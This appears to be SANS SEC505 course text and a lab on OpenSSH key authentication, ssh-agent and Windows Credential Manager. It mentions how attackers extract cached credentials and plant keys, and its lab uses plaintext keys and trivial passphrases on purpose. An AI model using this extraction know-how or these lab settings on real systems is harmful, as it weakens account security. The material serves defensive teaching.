Other types of public/private keys can be created too, including DSA, ECDSA, and Ed25519 keys (-t <type>). The sizes of these keys can be specified (-b <bits>), except for Ed25519, which has a fixed size. Until there is a breakthrough in quantum computing, a 2048-bit RSA key is still reasonable to use; hence, creating additional keys isn't yet mandatory. Plus, using RSA is better for backward compatibility. If you'd like to use a more secure key type, choose Ed25519, which uses SHA-512 and Daniel Bernstein's Curve25519 elliptic curve. (To dive into the cryptological deep end, start with <https://safecurves.cr.yp.to> and RFC 8247, even though this RFC is for IPsec.)

Also, the user does not have to run ssh-keygen.exe manually or be trained to do so. A logon script, scheduled task, or graphical wrapper could be used instead. It is also possible to have a trusted administrator generate the keys for the user and place the key files into the user's local profile folder over the network.

Step 2) Copy the User's Public Key to the Server

The user must have logged on to the target SSH Server at least once in the past using WSMAN, RDP, password-based SSH, while sitting at the keyboard, or any other logon type that causes the Windows operating system to create a local profile folder for the user under the %env:SystemDrive%\Users folder (usually C:\Users\). For example, if the user name is "Amy" and she has logged onto the machine at least once in the past with WSMAN, RDP, or password-based SSH, then there will be profile folder named "C:\Users\Amy\".

The public key of the user must be copied to a special file in the user's profile folder at the target SSH Server. A file named "authorized_keys" must be created at the target server under the user's profile folder in the ".ssh\" subdirectory.

If the user is named "Administrator", and Windows is installed in the C: drive, then the file to be created at the target OpenSSH SSH Server is this:

C:\Users\Administrator\.ssh\authorized_keys *(at the remote server)*

And from the workstation of the Administrator, the workstation where that user had previously created a set of OpenSSH keys, the *contents* of the following RSA public key file is what must be appended to the authorized_keys file at the target server:

C:\Users\Administrator\.ssh\id_rsa.pub *(from the local workstation)*

Note that the *private* key of the user is not copied to the server, only the public key. And it is not the public key file itself that is copied to the server; it is the *contents* of the public key file that are appended to the `~\.ssh\authorized_keys` file at the server.

If the user has multiple public keys, they do not all have to be copied to the target server if they are not all being used to log on to that server in the future. Only the public key(s) that will actually be used for authentication need to be copied. If multiple public keys do need to be copied to the target server, they all get copied into the one `authorized_keys` file for that user, with each key appended to a *new line* of the file.

Important! If you copy multiple public keys to the target server, each public key must be appended *on a new line* to the end of your `~\.ssh\authorized_keys` file.

Perhaps the easiest way to copy the RSA public key of the Administrator account to a remote server is with a command like this (this is one command that wraps to three lines):

```
Get-Content -Path C:\Users\Administrator\.ssh\id_rsa.pub |  
Out-File -Append -FilePath  
\\<RemoteServer>\C$\Users\Administrator\.ssh\authorized_keys
```

With the above command, if the `authorized_keys` file does not exist, it will be created. If the `authorized_keys` file already exists, the command will append a new key to the end of the file. (Careful! Without the `-Append` switch, the file will be overwritten.)

You have a script for this purpose on your SEC505 USB drive:

```
Get-Help -Full C:\SANS\Day2\SSH\Add-KeyToAuthorizedKeys.ps1
```

The NTFS permissions on the `authorized_keys` file should be correct already, but when troubleshooting, confirm that the permissions grant Full Control to System, Full Control to Administrators, and Full Control to the user. The `~\.ssh\authorized_keys` file should have no other permissions than these.

Step 3) Edit the SSH Server's `sshd_config` File

On the SSH Server, public key authentication is enabled by default. However, a small edit of the server's configuration file (`sshd_config`) is required. Microsoft assumes that only members of the local Administrators group will be logging in with SSH, but this is not always true. On Linux, this is not the default either.

Using any text editor, open the `sshd_config` file on the SSH Server:

```
notepad.exe %env:ProgramData%\ssh\sshd_config
```

At the very bottom of the file, comment out the following two lines (don't delete them):

```
Match Group administrators
```

```
AuthorizedKeysFile __PROGRAMDATA__/ssh/administrators_authorized_keys
```

Simply place a "#" in front of both of these lines and save the changes. Instead of using Notepad, this change could be scripted in PowerShell. Even better, you might create a new `sshd_config` file that you wish to use on all the systems where the OpenSSH SSH Server service will be installed, then overwrite the existing `sshd_config` file on those systems with your custom file. You can always restore the original file if needed.

After editing or overwriting the `sshd_config` file, restart the SSH Server service:

```
Restart-Service -Name sshd
```

What do these lines do? Why are they there? That's coming up later. We will uncomment these lines again and see what happens. Also, on Linux and BSD Unix systems, these lines will not exist by default, so we need to learn how to use and manage OpenSSH without these lines when interacting with Linux and BSD.

The SSH Agent Service and SSH-ADD.EXE

The SSH Agent service transparently handles key-based authentication on behalf of the user, storing and securing the user's private keys using DPAPI.

Step 4) User runs `SSH-ADD.EXE` to give copies of the user's keys to the SSH Agent service for safekeeping.

Step 5) Back up and delete the user's private key files.

The SSH Agent Service and SSH-ADD.EXE

When you installed OpenSSH, two services were created and set to run automatically:

- OpenSSH SSH Server (sshd or just "SSH Server")
- OpenSSH Authentication Agent (ssh-agent or just "SSH Agent")

The SSH Server service (sshd) listens on TCP port 22 and handles inbound SSH connections. But what is the Authentication Agent service (ssh-agent) for?

The OpenSSH Authentication Agent service ("SSH Agent") has two main purposes:

- Perform private key authentication on behalf of the logged-on user.
- Forward authentication requests to and from remote SSH servers.

Perform User Key Authentication

On a workstation, a user can give his or her SSH keys to the SSH Agent service for safekeeping with the `ssh-add.exe` tool. The user's key files (`~\.ssh`) can then be backed up and removed from the machine. When the user needs to authenticate to an SSH server with a private key, the SSH Agent service will handle the authentication automatically and transparently on behalf of the user. OpenSSH client utilities, such as `ssh.exe` and `sftp.exe`, know how to talk to the SSH Agent service by default. PowerShell Core's remoting cmdlets, `Invoke-Command` and `Enter-PSSession`, use `ssh.exe` in the background, so these cmdlets benefit from the SSH Agent service too.

From the user's perspective, the user will create one or more key pairs (`ssh-keygen.exe`) and give the keys to the SSH Agent service (`ssh-add.exe`), and from that point forward,

anytime the user runs `ssh.exe` or `sftp.exe`, when these tools need to authenticate to a remote SSH Server, it will be the SSH Agent service that invisibly handles the logon, not the `ssh.exe` or `sftp.exe` tools themselves. The user sees nothing different. The user will only be prompted for a user account password if the remote SSH Server cannot use key-based authentication.

The user only needs to give his or her key(s) to the SSH Agent service once. Even after rebooting the workstation and logging back on, previously loaded keys will still be made available to the user through the service. The SSH Agent service runs as System and protects the private keys entrusted to it, both in memory and on the hard drive, using the Data Protection API (DPAPI). It's the private keys we are most worried about, but the SSH Agent service will cache and protect both the public and the private keys of the user.

Authentication Forwarding

The OpenSSH Authentication Agent service runs on the user's local workstation, but it can also run on the server to which the user is connecting. Imagine a user sitting at her laptop connecting to a server over SSH.

Laptop → Server

The SSH Agent on the laptop authenticates to the server with the user's private key. The user's private key never leaves her laptop. The user's private key on the laptop and the user's public key on the server (in the `authorized_keys` file) are used for a challenge-response authentication exchange that 1) never exposes the private key to the server but 2) proves to the server that the SSH Agent on the laptop is in possession of the user's private key.

For the above example, it turns out that the server is a "jump server" used for remote administration. The jump server is also running an SSH Agent service. So the user goes through the jump server to connect to a workstation inside the LAN. All the connections are using SSH.

Laptop → Server → Workstation

When the workstation requests key-based authentication from the user, that request is sent to the SSH Agent on the jump server, and the jump server's SSH Agent relays that request all the way back to the SSH Agent on the user's laptop. The SSH Agent on the user's laptop does not send the user's private key to the server or to the workstation. The user's private key never leaves her laptop. The challenge-response authentication exchange is relayed back and forth between the laptop and workstation by the SSH Agents running on all three machines. The user sees none of this activity. To the user, the logon seems automatic, like SSH single sign-on, so it's all transparent and effortless.

SSH Agent forwarding of authentication requests is enabled by default on OpenSSH. It can be explicitly managed by editing the server's `sshd_config` file and setting the `AllowAgentForwarding` option to either "yes" (enabled) or "no" (disabled). The OpenSSH Authentication Agent service (`ssh-agent`) must be running, of course. There is no separate TCP port number for the SSH Agent service; all of its network traffic is tunneled through TCP/22 like any other SSH channel.

Step 4) Give Your Keys to the SSH Agent Service with SSH-ADD.EXE

The user tool for communicating with the SSH Agent service on the local computer is `ssh-add.exe`. Despite the name, the tool is not just for adding keys. This is step number four, following the three steps listed under the prior slide.

To add all of your private keys from `~\.ssh`, just run the tool with no arguments:

```
ssh-add.exe
```

When run without arguments, `ssh-add.exe` looks for and loads the following private key files into the SSH Agent service (there is no error if a key file does not exist):

- `~\.ssh/id_rsa`
- `~\.ssh/id_ed25519`
- `~\.ssh/id_dsa`
- `~\.ssh/id_ecdsa`

To see which of your private keys are "in" the SSH Agent service, use the "-l" option:

```
ssh-add.exe -l
```

To add a private key from a non-default location, give the full path to the key file:

```
ssh-add.exe C:\Some\Other\Location\id_ed25519
```

Note: The `ssh-add.exe` tool sometimes has problems with "~" to indicate the path to the user's profile folder, so use `$home` or the explicit path instead.

To remove one key from the SSH Agent service, use the "-d" option and the full path:

```
ssh-add.exe -d $home\.ssh\id_rsa
```

To remove all of one's keys from the SSH Agent service, use the "-D" option:

```
ssh-add.exe -D
```

This option (-D) does not delete your private key files in the `~\.ssh` folder; it only removes all copies of your private keys from the care of the SSH Agent service.

Step 5) Back Up and Delete Private Key Files

After a user's private keys have been given over to the SSH Agent service, those private key files should be securely backed up somewhere and then deleted from the user's hard drive. Keeping private key files in the local profile folder (`~\.ssh`) is now an unnecessary risk, especially when the private key is stored in plaintext without a passphrase.

Encrypting Private Key Files with a Passphrase

When a public/private key pair is created using `ssh-keygen.exe`, you are prompted to enter a passphrase to encrypt the private key data. If you leave the passphrase blank (in other words, you simply hit Enter twice during key generation), then the private key is stored in plaintext. In this case, you are never prompted for the passphrase when using or importing the private key because there is no passphrase. This is convenient, but now only NTFS permissions and whole disk encryption stand in between your private key and your adversaries.

Once a private key is given to the SSH Agent service, that private key file should be securely backed up and then removed from the computer. This is especially recommended when the private key files are stored in plaintext. (Don't lose the backup!)

If you wish to change or add an encryption passphrase to an existing SSH private key, use the `ssh-keygen.exe` tool with the `"-p"` option. This will not create a new key pair or change your existing keys; it only prompts to add or change the passphrase. You don't have to worry about updating the `~\.ssh\authorized_keys` file on remote computers because that file only contains your public keys, not any private keys.

To be prompted to change the encryption passphrase on an existing private key:

```
ssh-keygen.exe -p -f <PathToPrivateKey>
```

The complex passphrase should be at least 15 characters long.

If you import an encrypted private key into the SSH Agent service with `ssh-add.exe`, you will be prompted for the current decryption passphrase. You only have to do this once. Once the private key is in the hands of the SSH Agent service, that service no longer needs or uses your passphrase; it uses the Data Protection API (DPAPI).

Changing Key Comments

An SSH key can have a "comment" embedded inside it. The default OpenSSH comment is `"user@host"`, but this can be changed. The purpose of the comment is to help identify the correct key when managing keys. The comments are also handy for troubleshooting. For example, you can see any key comments that exist when you run `"ssh-add.exe -l"` to list your private keys in the safekeeping of the SSH Agent service. Key comments are not required though—they are simply handy.

To add or change a key comment, use the `"-c"` option with `ssh-keygen.exe`, which will then prompt you to enter the new comment:


```
ssh-keygen.exe -c -f <PathToPrivateKeyFile>
```

This option (-c) will update both the private key file and the public key file of the key pair even though only the path to the private key was given. If the private key is encrypted, you will be prompted for the decryption passphrase.

If you are uncertain which comment to assign, the default "user@host" is usually fine, especially if you were logged on at your normal workstation with your normal user account at the time you generated the key pair. However, your collection of key pairs can grow over time. If you have dozens of key pairs, changing the comments can help you to identify the correct key to use when connecting to a server.

Visual Host Key

You can list your keys that are in the care of the SSH Agent service:

```
ssh-add.exe -l
```

The output of the above command includes the hashes of the keys. But how can you match the hash displayed to one of your public key files on the hard drive? The SSH Agent's hash is not a hash of the entire public key file, so you can't simply use the Get-FileHash cmdlet to hash the file; instead, it's the hash of the Base64-decoded raw public key extracted from the *.pub file, then this hash is re-encoded with Base64 again for display to you. Fortunately, we don't have to script the hashing and encoding steps in PowerShell; the ssh-keygen.exe tool has a command line argument for this.

To display the OpenSSH fingerprint (-l) of a public key file (-f) and its picture (-v):

```
C:\> ssh-keygen.exe -l -v -f ~\.ssh\id_ed25519.pub

256 SHA256:vXN8z8FjttWj7gIYyNuW5JOo1EvvxIf89L5WUvaA0I4
testing\administrator@WIN-F8ANUMHVJH5 (ED25519)


+-- [ED25519 256] --+
|      .      |
|     . .     |
|    . = .    |
|   E + =    |
|  . + * +   |
| +o..*  o + . |
|o += o.  + o . |
| o.      .+* |
| .. .o+.  ++ .o|
+----- [SHA256] -----
```

The box with the weird ASCII characters is called the "visual host key" or "randomart" of the fingerprint of the public key. It is algorithmically generated such that two keys with the same OpenSSH fingerprint will always have the same randomart picture, but different keys will usually produce pictures that look different. The purpose is to help human beings more easily detect changes to keys. The only reliable way to detect key changes is to compare the actual fingerprints, but humans generally prefer images. This feature is mostly for fun; it doesn't scale very well, but it doesn't hurt either.

To always display the fingerprint and ASCII randomart when you connect with ssh.exe:

```
"VisualHostKey yes" | Out-File -Append -FilePath ~/.ssh\config
```

This creates a text file named "config" in your ~/.ssh directory. Many other client-side settings can be added to your personal ~/.ssh\config file too, but we cannot discuss them here because of time constraints (see the OpenSSH documentation).



Overview of Steps

Before we do the lab and see it in action, the diagram above summarizes the steps:

Step 1) User generates a public/private key pair with `ssh-keygen.exe`. The key files are stored in the user's local profile folder (`~\.ssh`) automatically. Private key files can optionally be encrypted with a passphrase.

Step 2) The user's public key (not private key) is copied over the network to the target SSH server, perhaps with SMB, and appended to the `~\.ssh\authorized_keys` file in the user's own profile folder on the server. This is what associates that public key with that particular user. Anyone who has the corresponding private key can authenticate to the server and log on without being prompted for a password now.

Step 3) By default, Microsoft requires that users connecting via SSH must be a member of the Administrators group on the SSH server. The server's `sshd_config` file must be edited to remove this requirement (at least for now). Many users, such as developers and auditors, will not be members of the Administrators group on the server.

Step 4) The user runs `ssh-add.exe` to give copies of the user's public and private keys to the SSH Agent service running on the user's computer. The SSH Agent service handles key-based authentication for the user, as well as storing and protecting any keys entrusted to it. After a reboot, the SSH Agent service will still have the keys for the user when he or she logs back on. The SSH Agent service uses the Data Protection API (DPAPI) to secure SSH private keys, the same technique used to secure X.509 certificate private keys.

Step 5) For the sake of security, the user's private key files should be backed up somewhere, such as to a protected backup server or offline media, and then the user's private key files deleted from the user's hard drive.

Note that some of these steps can be handled for the user transparently using logon scripts, scheduled tasks, graphical wrappers, or third-party tools. As the above overview suggests, key management is a *big* challenge in large environments. We will discuss these challenges more shortly.

On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will generate OpenSSH user keys, give your private keys to the OpenSSH Authentication Agent service (the "SSH Agent"), encrypt a key with a passphrase, and change the comment on a key.

Note that you will not use PowerShell ISE for any of the steps in this lab.

[Controller] Generate a New Key Pair

In your virtualization software, switch to your domain controller (the first VM).

Open PowerShell Core from the Start menu or Run app (pwsh.exe) as Administrator.

Navigate into your \$home\.ssh folder and list its contents:

```
cd ~\.ssh  
dir
```

When generating a new SSH key pair, 2048-bit RSA keys are created by default.

Generate a new set of RSA keys:

```
ssh-keygen.exe
```

When prompted, hit the Enter key repeatedly to accept all the defaults, which means that the private key will not have a passphrase (and will be stored in plaintext on the hard drive).

List the new RSA key files just created:

```
dir
```

The RSA public key is named "id_rsa.pub" and its corresponding private key is "id_rsa", with no filename extension.

Generate another set of keys, but this time it won't be RSA; it will be Ed25519, which is a type of elliptic curve public key. But when prompted for an encryption passphrase, though, please use the word "old" as the passphrase—don't just hit Enter repeatedly:

Note: enter "old" as the encryption passphrase this time.

```
ssh-keygen.exe -t Ed25519
```

See your new key files:

```
dir
```

The public key is named "id_ed25519.pub" and the private key is named "id_ed25519", with no filename extension. This private key is encrypted with your passphrase.

[Controller] Change the Passphrase and Key Comment

Change the encryption passphrase (-p) on your Ed25519 private key by entering "old" as the old passphrase and "new" as the new passphrase:

```
ssh-keygen.exe -p -f .\id_ed25519
```

Change the comment (-c) in both of your Ed25519 key files to "Firewall-Admin-Key" when prompted for the new comment (passphrase is "new"):

```
ssh-keygen.exe -c -f .\id_ed25519
```

Even though only the private key file was specified in the command just above, the comment string was updated in both the private key file (id_ed25519) and in the public key file (id_ed25519.pub).

See the new comment string at the end of the id_ed25519.pub file:

```
Get-Content -Path .\id_ed25519.pub
```

You will see these comments in other OpenSSH tools too.

[Controller] Copy Your Public Key to the Member Server

You need to copy at least one of your public keys to the remote server in order to use key-based authentication. This is what associates your public key with your user account at the remote server. Your chosen public key must be appended to the end of a file named "authorized_keys" at the remote server in your %env:UserProfile\.ssh folder on that server. This can be done with Out-File or other tools, but we have a script for this purpose.

List the profile folders at the target server:

```
dir \\Member\C$\Users
```

Careful! The remote server has a profile folder for its *local* Administrator account, but you are logged on as TESTING\Administrator from the testing.local domain. You want to use key-based authentication to log on as the "Administrator.TESTING" account from the domain, not as the target's local Administrator account.

Add your RSA public key to the authorized_keys file at the remote member server:

```
cd C:\SANS\Day2\SSH  
  
.\Add-KeyToAuthorizedKeys.ps1 -TargetHost member -UserProfile  
"administrator.TESTING" -PublicKey ~\.ssh\id_rsa.pub
```

The Add-KeyToAuthorizedKeys.ps1 script uses SMB to copy the public key to the remote target host. The .ssh\ folder and the authorized_keys file will be created at the target if they do not exist. The name of the user profile folder is not case-sensitive.

[Member] See the authorized_keys File

In your virtualization software, switch to your member server (the second VM).

You should be logged on as Administrator from the TESTING domain:

```
whoami.exe
```

Note: The output of the above command should be "testing\administrator." If the output says "member\administrator", then log out (logoff.exe) and log back on with a user name of "testing\administrator" and your P@ssword. In the CMD shell, hit the ESC key multiple times until you can select "Other user" in order to log on as testing\administrator.

Once logged on as testing\administrator, make sure your running shell is powershell.exe.

You can now see the `authorized_keys` file in your own `~\.ssh` folder:

```
cd ~\.ssh
dir
Get-Content -Path .\authorized_keys
```

(Does the `authorized_keys` file does not exist? Make sure you specified the correct user profile when you used `Add-KeyToAuthorizedKeys.ps1` in the steps above.)

[Member] Edit the OpenSSH Configuration File

By default, OpenSSH for Windows assumes that the SSH user is always a member of the Administrators group. But this is not always true. A small edit to the configuration file of the SSH Server service is required to allow others to connect with SSH too.

Open the `sshd_config` configuration file in Notepad on the member server:

```
notepad.exe $env:ProgramData\ssh\sshd_config
```

Scroll down to the very bottom and find these two lines:

```
Match Group administrators
  AuthorizedKeysFile __PROGRAMDATA__/ssh/administrators_authorized_keys
```

Comment out these lines by adding a hashmark ("`#`") at the front of each line:

```
#Match Group administrators
# AuthorizedKeysFile __PROGRAMDATA__/ssh/administrators_authorized_keys
```

Save the changes to the file (File menu > Save), but leave Notepad open.

Restart the OpenSSH SSH Server service:

```
Restart-Service -Name sshd
```

[Controller] Connect Using Key-Based Authentication

In your virtualization software, switch back to your domain controller (the first VM).

Connect to the member server:


```
ssh member
```

No password prompt!

You were authenticated with your private key—no password needed. Yay!

Note: If you were prompted for a password, something is wrong. Check the comments ("#") added to the `sshd_config` file, restart the `sshd` service, and confirm that you appended your public key in the correct profile folder.

Exit the SSH session:

```
exit
```

If your `authorized_keys` file on the remote computer is deleted or renamed, you will be prompted for a password when you next connect because the key-based authentication will have failed.

Warning! Any hacker who can somehow append her own SSH public key to your `authorized_keys` file can also connect *as you* and *without a password*!

Warning! Any hacker who steals your private key can connect as you *without a password* to any other machine as long as that machine has your corresponding public key in your `~\.ssh\authorized_keys` file on that machine!

Your private key files (on the local machine) and the `authorized_keys` file (at the remote targets) must be protected! Every user's `authorized_keys` file on every machine must also be audited periodically.

[Controller] Give Your Keys to the SSH Agent Service

Delete any keys being held by the SSH Agent service for you (there should be none):

```
ssh-add.exe -D
```

When you attempt to list your keys (your "identities"), there is nothing to show:

```
ssh-add.exe -l
```

Give copies of all of your keys to the SSH Agent service for safekeeping, entering "new" as the decryption passphrase for your `id_ed25519` key:

```
ssh-add.exe
```

Note: The `id_rsa` key file is plaintext, so you were not prompted for a passphrase.

List your keys being cached and protected by the SSH Agent service:

```
ssh-add.exe -l
```

Notice the comment ("Firewall-Admin-Key") listed for your Ed25519 key in the output of the prior command. Imagine that you had dozens of such keys for different purposes. These key comments could be very helpful to keep them all organized.

[Controller] Archive Your Key Files

The SSH Agent service now has copies of your public and private authentication keys. Even if you reboot the computer, the SSH Agent service will still have your keys. After you log back on, the SSH Agent service will make your keys available to you again.

Archive and delete your SSH key files:

```
cd ~\.ssh  
  
dir id*  
  
dir id* | Compress-Archive -DestinationPath C:\Temp\Backup.zip  
  
dir C:\Temp\*.zip
```

In real life, the Backup.zip archive would be moved somewhere else and protected.

Because the SSH Agent service has the working copies of your keys, your current private key files can be (and *should* be) deleted for the sake of security.

Let's just delete all the key files, including the public keys:

```
Remove-Item -Path id*  
  
dir
```

[Controller] Connect Using the SSH Agent Service

Can you still authenticate with your (just deleted) SSH private keys? Yes!

Connect to the member server again, but this time with the SSH Agent service:

```
ssh member
```

No password!

Disconnect from the SSH session:

```
exit
```

Recall that Invoke-Command and Enter-PSSession both use ssh.exe under the hood, which means that these cmdlets benefit from the SSH Agent service too:

```
Invoke-Command -HostName member -ScriptBlock { Get-SmbShare }
```

No password!

What happens if you remove all of your keys from the SSH Agent service? You will have to authenticate with a password or restore your prior keys from backup.

Delete all of your keys from the cache of the SSH Agent service:

```
ssh-add.exe -D  
ssh-add.exe -l
```

When you connect again, you are prompted for a password because key-based authentication is not possible; you don't have any key files or any keys in the hands of the SSH Agent service:

```
ssh member  
exit
```

Back on your controller, restore your SSH key files from the backup archive:

```
Expand-Archive -Path C:\Temp\Backup.zip -DestinationPath ~/.ssh  
dir
```

Now connect again to see if you are prompted for a password:

```
ssh member  
exit
```

No password again, but it's not because the SSH Agent service has your keys; it's because your key files have been restored to their default filesystem location in ~/.ssh.

Note: Your encryption passphrase is still "new" for the id_ed25519 key.

Give all your keys to the SSH Agent service again:

```
ssh-add.exe
```

```
ssh-add.exe -l
```

Delete your private keys, but not your public keys this time:

```
Remove-Item -Path id* -Exclude *.pub
```

```
dir
```

Now try to connect again and see if you are prompted for a password:

```
ssh member
```

```
exit
```

No password, but this time it's because of the SSH Agent service, not because you still have private key files in your `~\.ssh` folder.

In real life, if you accidentally purge your keys from the SSH Agent service, you will have the backup archive with all of your private keys. Protect that archive!

We just deleted our *private* key files this time, but did not delete any *public* key files. Why keep the public keys? We sometimes need to copy the public keys into the `authorized_keys` file on other computers, so it's handy to keep them around. The private keys, on the other hand, are now protected by the SSH Agent service, so they should be deleted from the drive. If hackers steal our public keys, that's mostly OK, no big deal.

Password Manager Integration with SSH Agent

Prefer using a password manager that:

- Can encrypt your SSH keys too, not just passwords.
- Is cross-platform compatible.
- Can be run from a USB drive or shared folder.

PowerShell
module for
KeePass

KeePass can be scripted with PowerShell:

- KeePass (www.keepass.info)
- Can load SSH Agent keys automatically when run.
- KeePass and KeePassXC best practices in manual.



Password Manager Integration with SSH Agent

Many password manager apps can handle your OpenSSH private keys too, not just your passwords. These apps either replace the OpenSSH Authentication Agent service (`ssh-agent.exe`) with their own SSH Agent feature or they simply load/unload your private keys into the existing OpenSSH Authentication Agent service whenever you open or close the app. Your OpenSSH private keys are encrypted inside the password manager's database along with all your passwords and other secrets. Whenever the password manager app is closed or locked, your OpenSSH private keys are purged from memory.

You have many passwords and other secrets to protect, so using a password manager app is pretty much a necessity. You also need a secure and convenient way to transport your secrets from one machine to another as you roam around, and the password manager app's little encrypted database makes this easy to do. If desired, you could purchase a commercial password manager system for team use, cloud synchronization, centralized logging, centralized control over temporary passwords/keys, and so on. Just make sure that whatever solution you purchase supports SSH private keys, not just passwords.

Background

Many applications have a "Cache Password" or similar checkbox when the application is used to authenticate to another service by prompting the user for credentials. If the application does not have its own caching feature, it is likely using the Windows Credential Manager.

The Credential Manager applet in Control Panel shows what usernames, passwords, certificates, and other credentials have been cached on behalf of the user to streamline that user's authentication in the future. This is often used for browser and universal app


authentication to web applications, VPN clients, RDP, OneDrive cloud storage, mapping drive letters, FIDO authentication in Windows 10 and later, etc.


If the Credentials Roaming feature is enabled through Group Policy, then a user's certificates, private keys, and optionally all the cached information shown in Credential Manager will follow that user from machine to machine (this is different than roaming user profiles). All these "roamed" items are encrypted with a key derived from the user's passphrase or smart card, then attached as attributes to the user's account in AD.

If one's local or domain account is linked to an account in Azure Active Directory for single sign-on to Microsoft's cloud services like OneDrive and Outlook.com, then Credential Manager items are also synced to one's other computers configured to use this feature.

Manage your credentials


View and delete your saved logon information for websites, connected applications and networks.

 **Web Credentials**

 **Windows Credentials**

[Back up Credentials](#) [Restore Credentials](#)


Windows Credentials [Add a Windows credential](#)

www.sans.org [Modified: Today](#) 

Internet or network address: **www.sans.org**
User name: **jasfossen9**
Password: *********
Persistence: **Enterprise**

[Edit](#) [Remove](#)

Certificate-Based Credentials [Add a certificate-based credential](#)

vpn.sans.org [Modified: Today](#) 


Internet or network address: **vpn.sans.org**
Using certificate:
Issued to: **Jason**
Issued by: **Testing-CA**
Expiration date: **11/5/2019**
Issued on: **11/5/2017**
Persistence: **Logon Session**

[Remove](#)

Issues

But there are two problems with the Credential Manager and all these roaming/synced credentials: 1) malware or hackers that can run commands with the privileges of Local System or the Administrators group will be able to extract in plaintext the items shown in Credential Manager, and 2) when a user account is compromised and hackers can log on as that user, or when a computer is compromised and hackers can take over the logon session of anyone who logs on locally, then hackers can use Credential Manager the same way the intended user utilizes it, namely, to easily log on to other services and machines!

As an example, in the screenshot below of NirSoft's free Network Password Recovery tool (www.nirsoft.net), there is a cached username and passphrase for Server47 in Credential Manager. The tool was run on 64-bit Windows 8 as a user with the Debug Programs privilege.



Hence, if an administrative account is compromised and that account has many dangerous passwords cached in Credential Manager, malware or hackers can use these cached credentials to further compromise the LAN or cloud-hosted web services. The roaming of credentials means that there are more opportunities (more computers) where the compromise can potentially occur.

There are various tools from Microsoft for Credential Manager too:

```
cmdkey.exe /list
vaultcmd.exe /list
net.exe use /savecred /?
control.exe /name Microsoft.CredentialManager
rundll32.exe keymgr.dll, KRShowKeyMgr
```

If you have many of these saved credentials saved and you would like to delete them all:

```
# Script: Remove-CredentialManagerCreds.ps1
cmdkey.exe /list |
```

```
select-string -pattern ':target=(.+)' |  
foreach {$_.matches.groups[1].value} |  
foreach {cmdkey.exe /delete:$_  
  
cmdkey.exe /delete /ras
```

Disable Credential Manager through Group Policy

The storage of passwords for Credential Manager can be turned off globally on a computer through Group Policy. The setting is located under GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Network access: Do not allow storage of passwords and credentials for network authentication.

However, if Credential Manager passwords cannot be saved, then they also cannot be saved for the sake of those scheduled tasks that require a password. This prevents a scheduled task from running when the option named "Do not store password" is unchecked in that task's property sheet. Other scheduled tasks can run though.

Third-Party Password Managers

If high-value users cannot use Credential Manager, won't this create an incentive to use the same, short password for as many systems and web services as possible, and to avoid ever changing this password? Yes, we have to fear unintended consequences like these, but there's an even bigger problem. High-value users like systems administrators often must keep track of dozens or hundreds of usernames, passwords, encryption keys, and other secrets. Almost no one can keep all these in their heads and we don't want them kept in a plaintext spreadsheet or similar file (hackers look for them after breaking into administrators' workstations).

There are a variety of free and commercial password manager applications on the market. They all function as miniature encrypted databases with user-friendly GUIs to help automate the entering of username, passwords, SSH keys, account numbers, commands, and other sensitive data. Some password managers can even encrypt and store other files.

However, don't use password managers that must be loaded as add-ons or extensions into browsers or PDF readers. It makes the password manager more likely to be compromised when the browser or reader is infected. Excluding these types of managers shortens the list, but if your favorite manager has a browser add-on as an option, simply don't use that option and then forcibly disable that option for the other high-value targets. If you can't disable the browser add-on feature, then that password manager cannot be used because users will quickly figure out how to turn it back on.

Here are a few commercial and free password managers to consider then:

- KeePass (www.keepass.info): free*
- KeePassXC (www.keepassxc.org): free
- Remote Desktop Manager (www.devolutions.net): free and commercial*

